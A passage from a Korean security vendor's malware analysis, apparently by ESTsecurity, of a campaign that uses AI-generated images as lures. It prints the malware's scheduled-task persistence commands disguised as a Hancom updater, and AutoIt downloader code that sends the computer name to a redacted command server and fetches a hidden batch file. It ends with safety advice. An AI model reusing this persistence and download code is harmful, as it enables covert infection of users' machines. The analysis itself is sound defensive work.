    expand %hdrcode% -F:* "C:\ProgramData"
    schtasks /create /sc minute /mo 7 /tn "HncAutoUpdateTaskMachine" /tr "C:\ProgramData\HncAutoUpdate\HncUpdateTray.exe C:\ProgramData\HncAutoUpdate\config.bin" /f
    del /f /q %hdrcode%
)
```

[그림 7] cab 파일 다운로드 및 스케줄 작업 등록 코드

HncUpdateTray.exe는 정상 Autolt3 실행 파일로, 동일 폴더에 있는 컴파일된 config.bin 파일을 로드하여 실행합니다.



[그림 8] HncUpdateTray.exe 파일 속성

실행된 Config.bin 파일은 공격자 서버(C2)와 통신하며 감염 PC의 시스템 정보를 수집하여 전송하고 추가 파일을 다운로드 받아 %TEMP% 폴더에 tempprivate0082.bat 라는 이름으로 저장하고 숨김 창으로 실행한 후, 원본 파일을 삭제합니다.

```
Global $OCOMERRORHANDLER = ObjEvent ( "AutoIt.Error" , "upKoXDCM" )
Local $BXMFLJMG = "ADODB.Stream"
Local $NDEXQVWC = "windows-1252"
Local $IZSCPXUX = "MSXML2.DOMDocument.6.0"
Local $KHABTATX = "b64"
Local $LFQWXYBB = "bin.base64"
Local $NMPOGECN = "WinHttp.WinHttpRequest.5.1"
Local $IUGRNCSL = "GET"
Local $VVAJPIJE = "User-Agent"
Local $QCFFUOKE = "COMPUTERNAME"
Local $PZQVXCMW = "http://www. [REDACTED] /name="
Local $ZKCZMQUB = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Edge/133.2.1.0 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36"
Local $TMYLHLOP = "\tempprivate0082.bat"
Local $TJJPVTFSE = "<html"
Func MSDBVXEZ ( $FZYVTQGU , $WCIXYLHE )
    Local $VGEUQKXW = [ 0 , 1 , 1 , 1 , 1 , 0 , 0 , 1 , 1 , 1 , 0 ]
    Local $FYEBQAOD = ""
    Local $MKTQUBOS = StringLen ( $WCIXYLHE )
    Local $UTAEUXNJ = UBound ( $VGEUQKXW )
    For $WYCKLHOL = 1 To StringLen ( $FZYVTQGU )
        Local $AUZIGWNG = Asc ( StringMid ( $FZYVTQGU , $WYCKLHOL , 1 ) )
        Local $YJMRHMOJ = Number ( StringMid ( $WCIXYLHE , ( Mod ( ( $WYCKLHOL + 4294967295 ) , $MKTQUBOS ) ) + 1 , 1 ) )
        Local $PMWHEXEY = $VGEUQKXW [ Mod ( ( $WYCKLHOL + 4294967295 ) , $UTAEUXNJ ) ]
        If $PMWHEXEY = 1 Then
            $AUZIGWNG += $YJMRHMOJ
        Else
            $AUZIGWNG -= $YJMRHMOJ
        EndIf
        $FYEBQAOD &= Chr ( $AUZIGWNG )
    Next
    Return $FYEBQAOD
EndFunc
```


[그림 9] 시스템 정보 수집 및 추가 파일 다운로드 코드

분석 당시에는 tempprivate0082.bat 파일이 실제 다운로드 되지 않아 해당 배치파일에 대한 추가 분석은 어려웠으나 공격자 서버와 통신하며 다양한 악성 행위를 수행할 것으로 추측됩니다.

이번 공격은 악성코드 유포를 위해 AI로 생성된 이미지를 미끼로 활용하는 실제 사례로써, 기존의 사회공학적 기법이 AI 기술과 결합하면서 공격 수단이 한층 정교해지고 있다는 점을 보여줍니다.

실제와 같은 고품질 이미지로 인해 사용자는 쉽게 신뢰를 가지게 되어, 악성 파일을 열거나 악성 링크를 클릭하도록 유도되기 쉬워 공격의 성공율을 높일 수 있게 됩니다.

사용자 여러분께서는 이메일에 포함된 출처가 불분명한 링크는 절대 클릭하지 마시고, 압축파일의 경우 해제하기 전 내부 파일의 확장자를 반드시 확인하시어 의심스러운 파일을 실행하지 않도록 각별히 주의하시기 바랍니다.



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616  
(주)이스트시큐리티

[www.estsecurity.com](http://www.estsecurity.com)